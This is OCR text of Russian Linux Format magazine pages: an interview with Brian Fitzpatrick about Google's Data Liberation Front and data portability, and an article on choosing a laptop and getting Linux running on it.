➤ *John The Ripper* – быстрая утилита взлома для проведения любовых атак на хэши паролей.

Брайан Фицпатрик

Поборник информационной свободы из Google объясняет, почему забрать свою информацию должно быть просто.



Как человек, давший толчок Data Liberation Front [Фронт освобождения данных] — новому движению внутри Google, и как консультант по вопросам открытого кода, Брайан Фицпатрик [Brian Fitzpatrick] отлично разбирается во внутренних механизмах поискового гиганта. Мы подловили его на OSCON в Портленде, штат Орегон.

LXF: Как получилось, что в Google появился Data Liberation Front?

БФ: Причин тому несколько. Думаю, началось с того, что при выпуске из колледжа я не смог взять с собой свою электронную почту. А потом я пришел работать в Google, и занимался делами открытого кода года полтора-два, и мы задавались вопросом: «Что бы еще такое сделать в чикагском офисе, идейно близкое к открытому коду, но не обязательно открытое?»

Я говорил со многими людьми, и все советовали мне сосредоточиться на пользователе. И мне подумалось: «Я точно не буду тем парнем, который принесет Google еще пару миллиардов долларов, но вот смогу ли я сделать нечто принципиально новое?» Тут я заметил, что мы подбираемся к той точке, когда огромные компании владеют тоннами информации — когда люди хранят информацию в сторонних компаниях. Мы же не хотим подсадить мир на еще одну иглу, верно ведь?

Насколько было очевидно мне, Google народ на свой поиск не подсаживал. Почему вы пользуетесь поисковиком — у вас двухгодичный контракт? Вы приобрели для этого специальное оборудование? Нет! Не нравится — уйдете на другой. Кому какое дело? Мы удерживаем своих пользователей исключительно за счет улучшений. Быстрые инновации, быстрые итерации.

И мы подумали: «Если нашим пользователям будет легче покидать наш продукт, нам придется быстрее выполнять итерации и улучшать его». От этого выигрывают все, верно? И пользователи выигрывают, и мы: ведь это самая честная конкуренция. В смысле — как инженер, я с большей охотой буду строить лучший продукт, чем забор вокруг него.

О СВОБОДЕ

«Если пользователям будет легче покидать наш продукт, нам придется улучшать его.»



LXF: Довольно необычно...

БФ: Да, необычно, но мы должны помнить, что живем в необычном мире. Скажи я вам 15 лет назад: «В 2011 будет глобальный распределительный центр, откуда вещи будут отправлять почти даром» – что бы вы ответили? Что-то вроде: «Щаз! Телепортируют, что ли?» И вот мы в 2011, и у нас есть Интернет. Он как джокер – радикально изменил весь ход игры. И еще кое-что. Сейчас людям реально легко менять одни программы на другие, и реально легко пробовать новые. И это здорово – те, кто раньше в ужасе шарахались от компьютеров, теперь их осваивают. И моментально начинают пробовать новое.

LXF: Не обрел ли Data Liberation Front сначала почитателей внутри самого Google – инженеров, желающих обмениваться информацией по своим проектам, а?

БФ: Естественно, как инженер, я не хочу терять время, перетаскивая биты с места на место. Если же их легко получить, то легко и внедрить.

Мы стремимся сделать процесс двусторонним. Думаю, многие неправильно понимают нашу цель. Они расценивают наши открытые проекты как-то так – говоря: «Ага, Google хочет, чтобы все считали его белым и пушистым». Но по факту, это все на благо нашего бизнеса. Чтобы быть конкурентоспособными.

Если мы начнем возводить высоченные стены вокруг наших продуктов, а сами продукты будут лежать нераспаханными, к чему это приведет? К тому, что какая-нибудь начинающая фирмочка, желая заполучить наших пользователей, придет и создаст потрясающий продукт. Любой другой конкурент поступит так же, и наших пользователей как не бывало.

LXF: Должно быть, трудно было убедить крохоборов и тех, кто контролирует финансы в компании?

БФ: Немного неловко поначалу, на уме-то: «Не уволили бы».

LXF: Так кто занимался продвижением идеи – вы?

БФ: Конечно. Когда я впервые заговорил об этом с Эриком Шмидтом [Eric Schmidt], тот заявил: «И что ты сейчас мне здесь об этом говоришь? Почему не идешь и не делаешь?» Так и пошло, и когда все уже были в курсе, то выяснилось, что это сообразно и нашей стратегии, и философии.

Я хочу в будущем жить в таком мире, и в таком Интернете, где все в открытом доступе и полная свобода перемещения. Мы стоим лишь в самом начале интернет-развития – многие способы обращения с данными зависят от конкретных решений. Вот если бы вам предложили снять квартиру, при условии, что уезжая, вы ничего не возьмете с собой, вы бы согласились?

LXF: Ну, если квартира действительно хорошая!

БФ: Правда? Оставили бы все семейные фотографии, снимки со свадьбы? Вы пошли бы в тюрьму по собственной воле? А со своей информацией люди так поступают постоянно! Так я это вижу.

LXF: Должно быть, технически это было серьезным испытанием – начать такое с нуля. Как и с Gmail...

БФ: Gmail – штука небольшая, но говорить о «технических испытаниях», ведя речь о Google, согласитесь, довольно лукаво. Мы ведь индексируем весь Интернет, верно? И размещаем рекламу быстрее, чем вы успеваете чихнуть.

Вот это действительно испытание! Я бы сказал, у нас таких сейчас хватает, но связаны они скорее с интеграцией и безопасностью. С тем, чтобы находить способы работы с существующими API и создавать новые.

LXF: А в новых продуктах Google что-то меняется в связи с политикой Data Liberation?

БФ: Люди чаще об этом думают. Раньше думали после того, как проект запущен, а сейчас – до того.

И команды стали с нами советоваться, как сделать лучше.

LXF: Вы считаете, это когда-нибудь станет официальной политикой Google? Выпуская новый продукт, проявлять заботу о том, как забирать оттуда свои данные?

БФ: Ну, я бы поостерегся возводить это в официальную позицию и политику, потому что в политике иногда важно сделать исключение. Мне бы хотелось сделать это скорее частью культуры – тем, что люди делают по собственной воле. Чтобы они думали: «Мой продукт должен быть таким». Я не та шишка, чтобы лезть в политику компании, если нет существенной угрозы чему-то или кому-то. Для некоторых продуктов, в зависимости от скорости итерации, проще принимать решения при запуске.

LXF: Сейчас на сайте Data Liberation опубликованы названия продуктов и способы забрать из них информацию. Нет ли идеи собрать все данные в одну большую раздачу – Google Takeout, чтобы они в конце концов составили большой архив, который можно скачать?

БФ: Мне бы хотелось все видеть в Google Takeout – посмотрим, удастся ли это; работы здесь очень много. Но это ваша информация, и распоряжаться ею должны вы. Есть у меня задняя мысль, что люди не доверяют большим компаниям – так что у Google много хлопот из-за лозунга ‘Don’t be evil’ [«Мы – не зло» – корпоративный слоган Google, – прим. пер.], но я этому рад. Рад, что нам поднимают планку. Вспоминая о больших компаниях, люди не говорят: «О Боже, как они дурно со мной обошлись!» Нет, они говорят: «Они дурно со мной обошлись, а я того и ждал».


LXF: Но мы живем в Google...

БФ: Это точно. И если вы говорите: «Я не доверяю Google», или «Мне не нравится, по какому пути они идут», или что-нибудь подобное, можете забрать свои данные – и уйти с миром.

LXF: Насколько популярно это решение? Много народу пользуется этим сервисом?

БФ: Не очень много – данные мы освобождаем уже не один год, и это вроде аварийной лестницы у здания. Вы ее вывешиваете в случае пожара, но на каждый день есть лифт. Так что прибегают к этому люди не часто, но резонанс у пользователей этот сервис вызвал широчайший. Люди действительно были восхищены. Это было воспринято как выполненное обязательство – готовность отвечать за свои слова. **LXF**





Вы осознали, что все чаще звучит «На выход!» – а настольный компьютер тяжеловат. **Джим Хитч** опишет основы выбора нового ноутбука для Linux.

Будь то преднамеренно, из-за несчастья или цифрового эквивалента удара коленом в пах, но всем нам приходится делать это. По сути, это часть нашей жизни. Нам необходимо менять оборудование. Для большинства это просто означает вынос старого и внос нового: либо борьба с новой версией Windows с ее назойливыми диалоговыми окнами, либо борьба за оплату по кредиту нового Mac.

Читатели *Linux Format* не относятся к большинству, так что замена оборудования открывает им новые измерения выбора. В этой статье я собираюсь пройти через процесс выбора нового ноутбука, ставя вопросы, которые следует задавать, чтобы обеспечить правильный выбор – на худой конец, лучший из возможных выборов.

Но я не собираюсь здесь и остановиться – это было бы относительно просто; ну, а как насчет выбора дистрибутива? Будут ли проблемы с совместимостью? Если вы установите дистрибутив, будет ли работать Wi-Fi адаптер? И что у нас с графикой?

Старое — вон, новое — в дом

Я уже потерял счет ноутбукам, перебивавшим у меня за многие годы, а опыт может порождать в равной мере и лояльность, и отвращение. Все мы вступаем на тропу новой покупки отягощенными предубеждениями, и я не исключение.

Начните с чистого листа. Что вам нужно и чего вы хотите? Что вы можете себе позволить? Все это серьезные вопросы, если вам нужна не просто игрушка, дополняющая главный компьютер. Мне компьютер нужен для работы, и я знаю, что любой из них, пригодный для работы, будет более чем достаточен для личного использования (я не геймер, но люблю повозиться с фотографиями и немного с видео). Моя работа связана с клиентами, в Лондоне, иногда в офисах руководства, где много роскоши, но нет (представьте себе) розеток – такие имеются, похоже, только у младшего звена.

Мой офис расположен дома, а дом по нарастающей оккупирует изводящий двухлетка, так что работать в основном приходится на коленях в лондонском метро или в кафе

со внутренней бесплатной беспроводной сетью, или вообще ограничиваться телефоном на Android. Так что мой выбор достаточно узок: максимальный срок жизни батарей и экран, достаточный для показа работы клиента, но и настолько компактный, чтобы работать в поезде метро, не занимая два или три места. Беспроводная связь должна быть надежной, мне всегда нужен был обширный жесткий диск, и уже через два года после покупки компьютера хочется процессор побыстрее. А другие соображения? Сейчас всем нужна беспроводная сеть, возможно, и bluetooth, но в меньшей степени. Нужны ли HDMI? USB 2.0 или 3.0? Встроенный DVD? Составьте список из двух столбцов: что вам нужно и что вам хотелось бы. Вот что получилось у меня:

» **Требуется:** надежная сеть (проводная и беспроводная); средний размер (где-то от 13'' до 15''); батареи – самые долгожители; прочная конструкция; HDD не менее 320 ГБ (столько было на старом компьютере); ОЗУ 3 ГБ; порты USB; вес примерно 2 кг; встроенный пишущий CD/DVD.

» **Желательно:** процессор i7; HDD > 320 ГБ; ОЗУ > 3 ГБ; вес < 2 кг; разъем HDMI.

Конечно, мне не обязательно брать новый компьютер: ноутбуки б/у часто более жизнеспособны, и Linux прекрасен при использовании на старом оборудовании; но самой моей большой проблемой остается срок работы батареи.

У аккумуляторов старых машин часты пробои; кроме того, новые технологии изготовления батарей и более эффективные процессоры приводят к тому, что из самых эффективных можно выжать девять часов работы.

В первую очередь я зашел на Which? (www.which.co.uk), организацию потребителей. К сожалению, чтобы получить сайт целиком, требуется регистрация. Старые сайты, где я рылся ранее, были ZDNet (www.zdnet.co.uk) и Trusted Reviews (www.trustedreviews.com). Они, и вообще охота онлайн, помогли мне отделить зерна от плевел и создать короткий список из трех-четырех компьютеров, которые меня привлекли.

Linux-шминукс

Итак, вы определились с компьютером вашей мечты (или каким ни на есть), но не знаете, будет ли он работать под Linux. В основном, если не полностью – конечно, да, но не будет ли нехватки функциональности? Как насчет микрофона? Яркости? Звука? Наилучшего про-

цессора? Или этих забавных ключиков, которые часто прилагаются к ноутбукам?

Конечно, большая часть всего этого в Linux настраивается; большую часть функций можно раздобыть; ну, а если вам, как и мне, надо, чтобы компьютер срочно заработал? Есть только один способ гарантировать работу с Linux нового компьютера: купить его с предустановленным Linux (см. врезку). Если, по вашему, так будет неспортивно, читайте дальше. Но где же выяснить, поладит ли ваша зверюга с Linux?

В пример приведу свой вариант. Я решил, что мне подходит Acer 4830T, то есть даст мне все необходимое. Раньше у меня были компьютеры Acer, и неплохие, хотя последний имел дефект конструкции кабеля ЖК-экрана [кабель быстро перетерался, – прим. ред.]. Это немного беспокоило меня, но сейчас, похоже, конструкция всех ноутбуков одинакова.

Я обнаружил, что один из самых любимых в Англии розничных продавцов предложил модифицированную версию, где, кроме галочек на моих пунктах требований, стояли и галочки на пунктах желаемого. Однако насколько хорошо он сработается с Linux?

Четыре шага в рай

1 Опробуйте

Вы сильно сэкономите на беготне, взяв live CD прямо в магазин, где продается нужный вам ноутбук, и убедив продавца, что вреда от него не будет. Таким способом вы увидите, что работает, а что нет.

2 Это так просто


Первое, что стоит попробовать – произвести поиск названия желаемого ноутбука вместе со словом «Linux». Прделав это, я вскоре обнаружил пост про 4830T на форуме Ubuntu, где рассказывалось, что невзирая на некоторые проблемы, работы компьютера можно добиться «малой кровью»; дело сделано – имейте право попить чайку.

3 Список списков

Попробуйте следующие сайты, где есть списки ноутбуков и их взаимоотношения с пингвинами: <http://tuxmobil.org>; www.linux-laptop.net; www.linlap.com (последний, кажется, самый современный).

Приведя свой компьютер в рабочее состояние, не забудьте внести свой вклад в эти списки – размножьте ваши знания о Linux.

Конечно, можно обратиться на сайт производителя, но не особо обольщайтесь. Сайт



» **LinLap уже стоял в списке возможных ноутбуков — я мог быдро проигнорировать собственные советы и сразу топтать в магазин.**

Acer, насколько я могу судить, даже не выдал список спецификаций, куда уж там до совместимости с Linux.

4 Правда, а что мне?

И последнее: а вдруг информации онлайн мало, она неполная или вообще отсутствует? В этом случае вам следует сравнить свои спецификации с списком оборудования, про которое известно, что оно работает в Linux. Это требует отдельного раздела.

Проверка оборудования

Конечно, тогда вам придется разобраться с начинкой вашей предполагаемой покупки. Вот сокращенная версия того, что, по словам продавца, находится внутри искомого 4830T (взято с сайта продавца):

- » **Процессор** Intel Core i5-2410M 64-бит.
- » **Видеокарта** Intel HD Graphics 3000.
- » **Проводная** 10/100/1000.
- » **Беспроводная** 802.11b/g/n.
- » **Bluetooth** Нет.
- » **Порты** 2x USB 2.0; 1x USB 3.0; 1x HDMI.

В этом списке явно недостает подробностей, касающихся сети. Все, что касается описания возможностей сетевых карт, конечно, интересно, но сильно не помогает. Я малость порылся онлайн и обнаружил следующее:

- » **Проводная** Acer InviLinkTM NplifyTM 802.11b/g/n Wi-Fi CERTIFIED™.
- » **Беспроводная** Acer InviLinkTM NplifyTM 802.11b/g/n Wi-Fi CERTIFIED™.

что вызвало у меня подозрения из-за абракадабры с торговыми марками.

Я поискал информацию об изготовителе и номере модели адаптеров вдоль и поперек, но она была недоступна.

Тут я понял, что остается только проверить самому – нашел магазин, где продавался «мой» компьютер, и уговорил их позволить мне покопаться в менеджере устройств Windows. Зажав нос, я забрался в него и обнаружил следующее:

»

«Вы сильно сэкономите на беготне, взяв live CD в магазин и убедив продавца его попробовать.»

» Atheros AR9287 Wireless Network Adapter.

» Atheros AR8151 v2.0 Gigabit Ethernet

Если вы знаете способ лучше, буду рад услышать про него от вас.

Итак, если брать поочередно, где искать про совместимость? Кроме перечисленных выше сайтов с информацией о конкретных ноутбуках, можно попробовать зайти на список оборудования, совместимого с Linux (<http://linuxhcl.com>), где список не полон, или на www.linux-drivers.org, который является списком списков.

» **Процессоры:** М-мм... Огромный выбор, и лучшее, что я смог найти в качестве списка поддерживаемых архитектур, оказалось википедией (http://en.wikipedia.org/wiki/List_of_Linux_supported_architectures), хотя, копяя про мой конкретный процессор i5, я пришел в восторг, увидев, что Linux поддерживает технологию hyperthreading от Intel.


» **Видеокарты:** С ними проще – зайдите на <http://intellinuxgraphics.org/documentation.html>. Пролитайте книзу список поддерживаемых устройств; моя карта попала на вершину.

» **Беспроводные сети:** Попробуйте <http://wireless.kernel.org>; я ввел AR9287 и вмиг узнал, что драйвер поддержан в ядре с версии 2.6.32.

» **Проводные сети:** Поиск информации об AR8151 вышел хитроумным, хотя в итоге на <http://kernelnewbies.org> я обнаружил: она, кажется, поддерживается с ядра 2.6.36.

» **Bluetooth** Желаемый мною компьютер был без bluetooth, однако проверить поддержку для вашего компьютера можно на www.bluez.org.

» **Порты** Я знаю, что Linux в курсе про HDMI (я применял его в *MythTV*) и USB 2.0, а как насчет USB 3.0? Да, Linux освоил этот новый стандарт еще до OS X или Windows (www.linux.com/news/hardware/peripherals/278579-linux-and-usb-30).



» Если у вас нет других вариантов, идите в магазин и попросите показать менеджер устройств.

Сборка строптивца

1 Строим на песке?

Первое, что нужно сделать – резервную копию системы Windows; затем решите, где и как вы хотите установить Linux. Как правило, у вас несколько вариантов:

» Полностью отформатировать жесткий диск и установить свой дистрибутив оттуда.

» Создать виртуальную установку Linux внутри ОС Windows с помощью *VirtualBox* или *VMware*.

» Использовать установщик Wubi (или подобный) от Ubuntu, чтобы установить дистрибутив поверх файловой системы Windows.

» Сжать раздел с Windows и создать систему с двойной загрузкой.

Я распробовал все эти возможности, кроме первой, которую считаю ненужной, если только у вас не дефицит места на диске (и это важный пункт, поскольку мой нечасто исполь-

зуемый раздел Windows съедает более 50 ГБ). Я серьезно раздумывал над второй возможностью – ведь она означает, что все синие функциональные клавиши будут работать. Самый большой недостаток здесь – необходимость делиться ОЗУ с системой Windows, загружаться сперва в Windows, и тот факт, что заставить работать web-камеру будет трудно.

Лучше держать виртуальную систему Windows (если она вам нужна) внутри ОС Linux. Установщик Wubi остается интересной идеей, так как не требует загрузки Windows. Однако ваша ОС Linux замедлится (см. <http://www.linuxandlife.com/2011/09/pros-and-cons-of-wubi.html>). Я знаю, что это тупое решение, но я всегда выбираю систему с двойной или мультизагрузкой – хотя сейчас я приздумался: зачем мне, собственно, тратить 50 ГБ на Windows 7?

2 32- или 64-разрядность?

Вы купили 64-разрядный ноутбук, но заметили, что на странице скачивания Ubuntu рекомендуют использовать 32-разрядную установку, а не 64-разрядную. Это еще почему? Ведь на 64-разрядном компьютере должна стоять 64-разрядная ОС, верно? Ну, да, но 64-разрядное ПО лишено обратной совместимости с 32-разрядным, и есть программы, до сих пор не имеющие 64-разрядных версий. Ubuntu заявляет, что это будет преодолено к версии 11.10. Он предоставляет «многоархитектурную [multi-arch]» поддержку для установки 32-разрядных библиотек и пакетов программ на 64-разрядных системах, хотя там, где я пробовал, это было не гладким. Честно говоря, если у вас 4 ГБ ОЗУ или вы выполняете ресурсоемкую задачу, типа кодирования аудио или видео, разрядность 64 – то, что вам нужно (https://help.ubuntu.com/community/32bit_and_64bit; другая точка зрения высказывается на <http://jeffhoogland.blogspot.com/2010/08/32-bit-vs-64-bit-linux-which-to-choose.html>).

3 Дилемма с дистрибутивами

Где-то дюжина CD, помеченных черным маркером, завалилась между книгами, блокнотами и контейнерами для сыпучих продуктов; всяческие дистрибутивы умоляют меня дать им еще один шанс. Я чищу их примерно с частотой выхода долгосрочной версии Ubuntu.

Когда я впервые столкнулся с Linux, мне потребовались годы, чтобы разобраться, что такое дистрибутив, рабочий стол и Deb, однако я полагаю, что у вас есть представление

Спасатели, на помощь!

Что делать, если вы не дома, должны работать, а ваш ноутбук не загружается?

Я всегда ношу с собой копию *SystemRescueCd* (с www.sysresccd.org – этот сайт набит полезной информацией и даже пошагово учит создать свой личный *SystemRescueCd*) на CD. Недавно, однако, я перешел на *PartedMagic* (<http://partedmagic.com>). Оба они являются легковесными дистрибутивами с графическим интерфейсом (на ваш выбор), сосредоточенным на восстановлении и первой помощи. Оба легко устанавливаются на USB или CD и загружаются с них, хотя самый удобный способ запускать их – из ОЗУ хостовой системы.

Оба содержат целый набор системных утилит и утилит восстановления (включая *TestDisk* и *PhotoRec* – обе программы рассматривались в **LXF152/153**), пригодных для починки неисправной системы. С их помощью я запросто могу подключиться к местной сети Wi-Fi и пользоваться облачными службами, пока не сумею добраться до дома.

Конечно, можно брать и более полнофункциональный live-дистрибутив, вроде Knoppix, но для меня – даже если учесть, что Knoppix 6 отказался от KDE в пользу легковесного LXDE – лучше меньше, да лучше.



«Я понял, что остается зажать нос и покопаться в менеджере устройств Windows.»

об этом. А если идея вам ясна, опять возникает проблема выбора. И снова задайтесь вопросом: «Для чего мне это надо?». Хотите ли вы нечто молниеносное (*Xfce*, *LXDE*), или с таким количеством прибабасов, что голова пойдет кругом (*KDE*), или нечто посередине (*Gnome/Unity*)? Опять же, нужна ли вам система, прочная как скала (возможно, *Debian*, или версия *Long Term Support*), сверхновая (поставьте галочки в репозиториях на: предложенные обновления *YES*, неподдерживаемые обновления *YES*, обратные порты [backports] *YES!*) или вообще суицидная (экспериментальная)? Конечно, достаточно несложно установить все рабочие столы, чтобы сделать выбор уже войдя, однако если вы примените обратные порты, задний ход будет сильно затруднен. Я всегда колебался между *Xfce* & *KDE*, даже в мрачные времена *KDE 4.2*, в основном не из-за украшательства, а из-за возможностей настройки, которые мне предоставлялись. Profiles в *Konqueror* существенно облегчили мне жизнь.

После Матча дистрибутивов в *LXF147* я решил перейти на *Debian Squeeze* – стабильную версию, так как для работы мне была нужна стабильная система; и, привыкнув пользоваться репозиториями *Debian*, в настройке я чувствовал себя неплохо. Однако во время установки я обнаружил, что звук и сеть с ходу не заработали, и, не будучи на коротке с дистрибутивом, я от него отказался.

Именно тогда до меня дошло, и я осознал то, что должен был понять намного раньше. Если вы собираетесь купить новое оборудование, вам, скорее всего, понадобится и новое ядро, и, следовательно, самый свежий релиз дистрибутива.

С этим на уме, я подсел на *Kubuntu* (11.04), *KDE*-ремикс *Ubuntu*, и хотя в течение нескольких лет испытывал и другие, всегда возвращался к нему. Любый фанат *KDE*,

знакомый с ним с версий *KDE 3.x*, при воспоминании о переходе на *KDE 4.x* издаст стон, и я не исключение. Достаточно сказать, однако, что *KDE 4.7.x* принес фантастический рабочий стол, если он вам подходит (как было отмечено в *LXF152*). Я знаю, что должен был дать *OpenSUSE* еще один шанс, как рекомендовал *LXF* для любителей *KDE*, но у меня для этого пока не нашлось времени.

4 Установка

У ремиксов *Ubuntu* очень простые установщики; единственный реальный выбор следует делать на стадии разбивки диска. Хотя это можно проделать при установке собственно дистрибутива, я всегда предпочитал использовать *GParted* с моего спасательного диска (см. врезку), чтобы в первую очередь разобраться с разделами. Таким образом, я могу сразу и создать их, и проверить ошибки. Вообще говоря, всегда желательно разделить разделы */* (*root*) и */home*. Нужно ли шифровать раздел */home*? На ноутбуке, думаю, это очень правильная идея. Ну, а для меня лично? Свой я не зашифровал, так как пару лет назад после проведения регулярного обновления не смог попасть на свой раздел */home*. Я использую пароль BIOS при загрузке, и, конечно, знаю, что играю в кости в ворами. За более подробной информацией о разбивке диска обратитесь к учебнику Майка Сондерса в *LXF143*.

5 После установки

Итак, вы установили и обновили ПО; готовы ли вы к действию? Возможно, что нет. Я обнару-

жил, что после установки *Kubuntu 11.04* у меня не было микрофона, аудио, управления яркостью и той графики, что я ожидал. Настала пора обратиться на форумы. Для *Acer 4830T*, именно там я обнаружил *xorg-edgers* (<http://ubuntuforums.org/showthread.php?t=1836945>). У вас есть новое оборудование, про которое ядро еще не знает? Добавление репозитория *xorg-edgers* обновило *Kubuntu 11.04* до последнего ядра 3.x, и часть проблем исчезла. Если вы используете *Ubuntu*, поищите информацию на www.ubuntuupdates.org/ppa/xorg-edgers.

Затем мне надо было кое-что поднастроить, включая изменение *Grub*, чтобы работала яркость. Единственная проблема в том, что при подключении наушников мне приходится вручную выключать колонки командой

```
hda-verb /dev/snd/hwC0D0 0x1f SET_PIN_WIDGET_CONTROL 0
```


И – вуаля! У меня теперь быстрый, экономящий энергию ноутбук с Linux – работает даже управление вентилятором (впервые из всех моих ноутбуков).

Однако я должен отметить, что после этого я провел чистую установку *Kubuntu 11.10*, поставляемой с ядром 3.x, и у меня уже не было нужды в PPA *xorg-edgers*. *LXF*

